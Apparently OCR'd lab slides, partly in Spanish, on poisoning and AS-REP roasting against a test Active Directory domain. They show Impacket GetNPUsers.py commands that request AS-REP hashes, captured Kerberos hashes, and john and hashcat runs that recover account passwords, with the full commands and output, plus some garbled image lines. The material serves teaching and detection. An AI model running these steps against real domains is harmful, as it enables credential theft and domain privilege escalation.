
Show Cookies Show NTLM challenge-response Mask Passwords

Client	Server	Protocol	Username	Password
192.168.169.130 [SERVER-BOLOGNA]	192.168.169.138 [DC01-MILAN]	Kerberos	Administrator	\$krb5pa\$18\$Administrator\$SERIEA\$WIN-VU8M73ADFC6Administrator\$f5fd0d1700d54018530399a3f8d478392223ba9c45786f064ea3bbb8b6be05d0bfc81cde62df291298cd82d58afbdad28ddefcdc13c2fd6d

```
> cat hash
File: hash
1 $krb5pa$18$Administrator$SERIEA$WIN-VU8M73ADFC6Administrator$f5fd0d1700d54018530399a3f8d478392223ba9c45786f064ea3bbb8b6be05d0bfc81cde62df291298cd82d58afbdad28ddefcdc13c2fd6d

> vim wordlist.txt
> john ./hash --wordlist=./wordlist.txt --format=krb5pa-sha1
Using default input encoding: UTF-8
Loaded 1 password hash (krb5pa-sha1, Kerberos 5 AS-REQ Pre-Auth etype 17/18 [PBKDF2-SHA1 128/128 AVX 4x])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 24 needed for performance.
Marcianito123 (?)
1g 0:00:00:00 DONE (2024-10-28 18:46) 100.0g/s 100.0p/s 100.0c/s 100.0C/s Marcianito123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Poisoning + ASREP-Roasting



Poisoning + ASREP-Roasting

```
✓ 897 157.828745 192.168.169.130           192.168.169.138   KRB5    359 AS-REQ
✓ 898 157.829124 192.168.169.138           192.168.169.130   KRB5    1787 AS-REP
```

> Frame 898: 1787 bytes on wire (14296 bits), 1787 bytes captured (14296 bits)
> Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_51:85:da (00:0c:29:51:85:da)
> Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.130
> Transmission Control Protocol, Src Port: 88, Dst Port: 61455, Seq: 1, Ack: 306, Len: 1733

✗ Kerberos

- › Record Mark: 1729 bytes
- › as-rep
 - pvno: 5
 - msg-type: krb-as-rep (11)
 - padata: 1 item
 - PA-DATA pA-ETYPE-INFO0
 - padata-type: pa-ETYPE-INFO0 (19)
 - padata-value: 30273025a003020112a11e1b1c57494e2d5655384d3733414446433641646d696e697374...
 - ETYPE-INFO0-ENTRY
 - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - salt: WIN-VU8M73ADFC6Administrator
 - crealm: SERIEA.LOCAL
 - cname
 - name-type: kRB5-NT-PRINCIPAL (1)
 - cname-string: 1 item
 - CNameString: Administrator
 - ticket
 - tkt-vno: 5
 - realm: SERIEA.LOCAL
 - sname
 - name-type: kRB5-NT-SRV-INST (2)
 - sname-string: 2 items
 - SNameString: krbtgt
 - SNameString: SERIEA.LOCAL
 - enc-part
 - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - kvno: 2
 - cipher: ff3dfec4252465a5ce8aa4fe541bf39175ba7036ba43204939f368e5e4a8ddce6d9cfcb...
 - enc-part
 - etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 - kvno: 1
 - cipher: 5cca08e57333349d5591e54311063c01f1a297e67bf6c645e5766fd14e4662f3a94d240...

Petición AS-REP

Salt.

Ticket cifrado con la clave del usuario Krbtgt.

Session Key cifrada con la clave del Principal.

Poisoning + ASREP-Roasting

A screenshot of a GitHub issue thread. The issue is titled "Poisoning + ASREP-Roasting". The first comment is from user `rumiljonov` on Nov 1, 2020. It discusses the current limitations of hashcat regarding ASREP support and provides an example hash from a local krb5kdc test server. The hash is:

```
$krb5asrep$18$roastable@rumiljonov.local:2a45894d63625b4cabc91a8fb8d7f2b7$118dec18ad6d7cdb3b46cd6234d6902b0ea4ba8278460a4b  
60aea8d4d2e8d24e9747bcf0277574604292bb0dcfc81f975fe6587301503320e865c77f3d9617c5daf59a5a3c961ee0c38934fce6f88861c91a02850a  
2c787db89dea5b00b2a5d51d3f533cd9c13795d9542a46d6322e8cad8cad75c98e79c1589cc4b11dda84ce8a929178d384e7e0a8cdcc93a8ef0b7c1ccb1  
b89c3c6712a4c6f7e9def82439c0440f5cf1618239a3c9888b6e3a0b664a2fd46046e36859b83756b3c6ace4b456228b1496433fa6ab8c5ca8b0e8fed6  
028f6a222580ec4507e29803ef8fe322f0e
```

The password is `password`. The comment has 5 upvotes, 1 reply, and 2 comments. The issue is titled "1820 type problem #2633" and is marked as "Closed". A comment from user `lapolis` on Feb 16, 2021 asks if the algorithm is being implemented.

Poisoning + ASREP-Roasting

The screenshot shows a GitHub pull request merge commit for the hashcat repository. The commit message includes:

- Merged** **Added plugins for AES128 and AES256 AS-REPs #3729** (highlighted by a red box)
- jsteube merged 1 commit into `hashcat:master` from `MWR-CyberSec:add-aes-asrep-plugins` on May 23, 2023
- GetNPUsers.py: Fixed incorrectly formatted output hashes for AES128/256 (etype 17/18) AS-REPs** (highlighted by a red box)
- fortra/impacket#1554
- Added support for AS-REP Roasting with AES encryption types** GhostPack/Rubeus#156

A comment from **jsteube** on May 23, 2023, says:

Thank you for your contribution and the comprehensive PR description.
I've done all the checks and it looks fine. All tests were also passed.

FYI, I will rename the hash modes to 32100 and 32200 after merging the PR.

jsteube merged commit `9433d0b` into `hashcat:master` on May 23, 2023

Poisoning + ASREP-Roasting

\$krb5asrep\$18\$< PRINCIPALNAME>\$<REALM> \$<CHECKSUM> \$<CIPHER_BYTES>

\$krb5asrep\$18\$baggio\$SERIEA.LOCAL\$0059167b4d11b63d81bfecc2\$cf65be73e551b...

```
> python3 GetNPUsers.py seriea.local/Administrator -dc-ip 192.168.169.138 -request -format hashcat
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
Name      MemberOf    PasswordLastSet        LastLogon          UAC
-----  -----  -----  -----  -----
baggio           2024-03-26 17:40:20.966675  2024-10-30 15:06:14.698589  0x410200

$krb5asrep$18$baggio$SERIEA.LOCAL$0059167b4d11b63d81bfecc2$cf65be73e551b48633d2ccf1dbe2ed9832d64e0412e6ed9648335b1cd113c5631d1e68dfffc5b9d99ab956dd734fde11a671f1fcc4daa7377d73842f26d943d4de120f0cf452862a7fa8277
fab48fd0e0db3928f441d12552e26704bea81b8c1ee46b9abf0bc76f90e26339930dad55991b8a9c3cb2f154e04eb02f0ee35a259c8047d91c7e5c10421021c3d3d22b7390ec90503a414e5ab6bb71bac11ec0e567c7bb348d48b1e24de7db3d3476974636bbdd594d
130b5c33563de5dde852440c3fe71adb2805f64bdd8fac810aa44e3f3bb8c6b084c6326a55554f469520cdf8de831d5b684e1df6ee025a8e4e56dd99a703b59245a8f13e9094d461be78ca75994ed
```

Poisoning + ASREP-Roasting

```
> ./hashcat -m 32200 -o resultado.txt hash_asrep wordlist.txt
hashcat (v6.2.6-851-g6716447df) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-sandybridge-AMD Ryzen 9 7900X3D 12-Core Processor, 5895/11855 MB (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: wordlist.txt
* Passwords..: 1
* Bytes.....: 11
* Keystpace..: 1
* Runtime ...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keystream - workload adjusted.

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 32200 (Kerberos 5, etype 18, AS-REP)
Hash.Target....: $krb5asrep$18$baggio$SERIEA.LOCAL$0059167b4d11b63d8 ... 5994ed
Time.Started....: Wed Oct 30 15:10:53 2024 (0 secs)
Time.Estimated...: Wed Oct 30 15:10:53 2024 (0 secs)
Kernel.Feature ..: Pure Kernel
Guess.Base.....: File (wordlist.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 7 H/s (0.67ms) @ Accel:128 Loops:1024 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point...: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3072-4095
Candidate.Engine.: Device Generator
Candidates.#1...: DCodino123 → DCodino123
Hardware.Mon.#1..: Util: 14%

Started: Wed Oct 30 15:10:30 2024
Stopped: Wed Oct 30 15:10:55 2024
> cat resultado.txt
File: resultado.txt
1
$krb5asrep$18$baggio$SERIEA.LOCAL$0059167b4d11b63d81bfec2$cfcf65be73e551b48633d2ccf1dbe2ed9832d64e0412e6ed9648335b1cd113c5631d1e68dfffc5b9d99ab956dd734fd11a671f1fc4daaa7377d73842f26d943d4de120f0cf45286
2a7fa8277fab48fd0e0db3928f441d12552e26704be81b8c1ee46b98abf0bc76f90e26339930dad55991b8a9c3cb2f154e04eb02f0ee35a259c8047d91c7e5c10421021c3d322b7390e90503a414e5ab6bb71bac11ec0e567c7bb348d48b1e24de7db3d
3476974636bbdd594d13085c33563de5dde852440c3fe71adb2805f64bdd8fac810aa44e3f3bb8c6b084c6326a55554f469520cdf8de831d5b684e1df6ee025a8e4e56dd99a703b59245a8f13e9094d461be78ca75994ed DCodino123
```

Poisoning + ASREP-Roasting

```
> python3 GetNPUsers.py seriea.local/Administrator -dc-ip 192.168.169.138 -request -format hashcat
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
Name MemberOf PasswordLastSet LastLogon UAC
baggio 2024-03-26 17:40:20.966675 2024-10-30 15:39:16.379761 0x410200

$krb5asrep$18$baggio$SERIEA.LOCAL$2e1a8b6ba699223a08932fc0$c8dec99a41a804e3206a5b20be8388b632388878062b28042d9dfb7d9c201525fcbf6f0f19570845cc554fa56f52f0ec395b6c2364e356af51af9a3ad7adb6829fcc2bfd3a7f4e87af2c949
5a27b48cccd318a76d016b69f83de50eaa65097c5dcf28578b533333a53d29475e34cd4bc9b4e5ffdfc7948d5e859e30c5cd13b3d86f4961117514be60954d2832c7c984847899c434faee4948e243da05a2e0d4f6910313423171fbca72cee7fa389e9a76408c4
b8b4acdc45ae167f4ee8d58a680dad0cb7aaefb12e41cbaf39432716dcf4bc4e55f0e86313d7c0a55b57f47b9a92f3c20d64c045639dbb5a2e370cd3eb764337d3d37c183b45d74d247ea14820ba

└── 40 11.609175    192.168.169.152          192.168.169.138      KRB5      240 AS-REQ
    └── 41 11.609437    192.168.169.138          192.168.169.152      KRB5      1614 AS-REP

> Frame 41: 1614 bytes on wire (12912 bits), 1614 bytes captured (12912 bits)
> Ethernet II, Src: VMware_c1:57:7d (00:0c:29:c1:57:7d), Dst: VMware_d9:73:b3 (00:0c:29:d9:73:b3)
> Internet Protocol Version 4, Src: 192.168.169.138, Dst: 192.168.169.152
> Transmission Control Protocol, Src Port: 88, Dst Port: 51430, Seq: 1, Ack: 187, Len: 1560
└── Kerberos
    > Record Mark: 1556 bytes
    └── as-rep
        > pwno: 5
        > msg-type: krb-as-rep (11)
        > padata: 1 item
        > crealm: SERIEA.LOCAL
        > cname
        > ticket
        └── enc-part
            > etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            > kvno: 2
            > cipher: cd8dec99a41a804e3206a5b20be8388b632388878062b28042d9dfb7d9c201525fcbf6f0...
```

Poisoning + ASREP-Roasting

```
> python3 GetNPUsers.py seriea.local/Administrator -dc-ip 192.168.169.138 -request -format hashcat
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
Name      MemberOf    PasswordLastSet          LastLogon           UAC
_____
baggio   2024-03-26 17:40:20.966675  2024-10-30 15:39:16.379761  0x410200

$krb5asrep$18$baggio$SERIEA.LOCAL$2e1a8b6ba699223a08932fc0$cd8dec99a41a804e3206a5b20be8388b632388878062b28042d9dfb7d9c201525fcf6f0f19570845cc554fa56f52f0ec395b6c2364e356af51af9a3ad7adb6829fcc2bfd3a7f4e87af2c9495a27b48cccd318a76d016b69f83de50ea65097cc5dcf28578b5333334a53d29475e34cd4bc94e5ffddfc7948d5e859e30c5ccd13b3d86f4961117514be60954d28322c7c984847899c434faee4948e243da05a2e0d4f6910313423171fbca72cee7fa389e9a76408c4b8b4acdc45ae167f4ee8d58a680dad0cb7aaefb12e41cbafc39432716dcf4bc4e55f0e86313d7c0a55b57f47b9a92f3c20d64c045639dbb5a2e370cd3eb764337d3d37c183b45d74d247ea14820ba

50 $krb5asrep$18$baggio$SERIEA.LOCAL$2e1a8b6ba699223a08932fc0$cd8dec99a41a804e3206a5b20be8388b632388878062b28042d9dfb7d9c201525fcf6f0f19570845cc554fa56f52f0ec395b6c2364e356af51af9a3ad7adb6829fcc2bfd3a7f4e87af2c9495a27b48cccd318a76d016b69f83de50ea65097cc5dcf28578b5333334a53d29475e34cd4bc94e5ffddfc7948d5e859e30c5ccd13b3d86f4961117514be60954d28322c7c984847899c434faee4948e243da05a2e0d4f6910313423171fbca72cee7fa389e9a76408c4b12e41cbafc39432716dcf4bc4e55f0e86313d7c0a55b57f47b9a92f3c20d64c045639dbb5a2e370cd3eb764337d3d37c183b45d74d247ea14820ba
51
52
53
54 cd8dec99a41a804e3206a5b20be8388b632388878062b28042d9dfb7d9c201525fcf6f0f19570845cc554fa56f52f0ec395b6c2364e356af51af9a3ad7adb6829fcc2bfd3a7f4e87af2c9495a27b48cccd318a76d016b69f83de50ea65097cc5dcf28578b5333334a53d29475e34cd4bc94e5ffddfc7948d5e859e30c5ccd13b3d86f4961117514be60954d28322c7c984847899c434faee4948e243da05a2e0d4f6910313423171fbca72cee7fa389e9a76408c4b8b4acdc45ae167f4ee8d58a680dad0cb7aaefb12e41cbafc39432716dcf4bc4e55f0e86313d7c0a55b57f47b9a92f3c20d64c045639dbb5a2e370cd3eb764337d3d37c183b45d74d247ea14820ba$2e1a8b6ba699223a08932fc0
```

\$krb5asrep\$18\$< PRINCIPALNAME>\$<REALM> \$<LAST 24 CHARS>\$<CIPHER_BYTES>

Poisoning + ASREP-Roasting

```
> ./hashcat -m 32200 -o resultado_final.txt hash_baggio wordlist.txt
hashcat (v6.2.6-851-g6716447df) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
* Device #1: cpu-sandybridge-AMD Ryzen 9 7900X3D 12-Core Processor, 5895/11855 MB (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: wordlist.txt
* Passwords.: 2
* Bytes.....: 25
* Keyspace..: 2


The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 32200 (Kerberos 5, etype 18, AS-REP)
Hash.Target...: $krb5asrep$18$baggio$SERIEA.LOCAL$2e1a8b6ba699223a0 ... 4820ba
Time.Started...: Wed Oct 30 15:59:31 2024 (0 secs)
Time.Estimated...: Wed Oct 30 15:59:31 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (wordlist.txt)
```


```
> cat resultado_final.txt
File: resultado_final.txt
1  $krb5asrep$18$baggio$SERIEA.LOCAL$2e1a8b6ba699223a08932fc0$cdd8ec99a41a804e3206a5b20be8388b632388878062b28042d9dfb7d9c201525fcfb6f0f19570845cc554fa56f52f0ec395b6c2364e356af51af9a3ad7adb6829fcc2bfd3a7f4e87af2c9495a27b48cc318a76d016b69f83de50eaa65097cc5dcf28578b5333334a53d29475e34cd4bc9b4e5ffdfc7948d5e859e30c5cccd13b3d86f4961117514be60954d28322c7c984847899c434faee4948e243da05a2e0d4f6910313423171fbca72ce7fa389e9a76408c4b8b4acd45ae167f4ee8d58a680dad0cb7aaefb12e41cbafc39432716dcf4bc4e55f0e86313d7c0a55b57f47b9a92f3c20d64c045639db5a2e370cd3eb764337d3d37c183b45d74d247ea14820ba:Dcodino123
```

ASREP-Roasting – user do not require PreAuth



- TGS Session Key
- Contraseña del servicio
- Contraseña de chicho
- Clave del servicio TGS
- Server Session Key

Privesc de Dominio – ASREProasting



Opciones que permiten que la cuenta use cifrado AES para los tickets de autenticación y las claves de sesión.

Opción que permite que el usuario se autentique sin usar la preautenticación.

```
> python3 GetNPUsers.py seriea.local/ -dc-ip 192.168.169.138 -no-pass -usersfile users -request
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

$krb5asrep$23$baggio@SERIEA.LOCAL:1d618544fa6d261d94c45e2a647860c1$e1b70d1a31659d8da5773c72bae992f9b03e64
3dd5af0a3ba7b5420f57d51a9163eeed8baa4ec7b6a0316d0b9b74a663af0bd7055ff8483f7ffcb422ae2d8e8ab29c9172d1c820
1051126ae923a05aae928e4f9edb705116921503866d4c34b0d4797befb7b14a45a9b38ed9ed79151fc5d2488ea234fea34789c4e
772ada3ce697e7ffcfa693d6e440f4de
```

Privesc de Dominio – ASREProasting - Detección

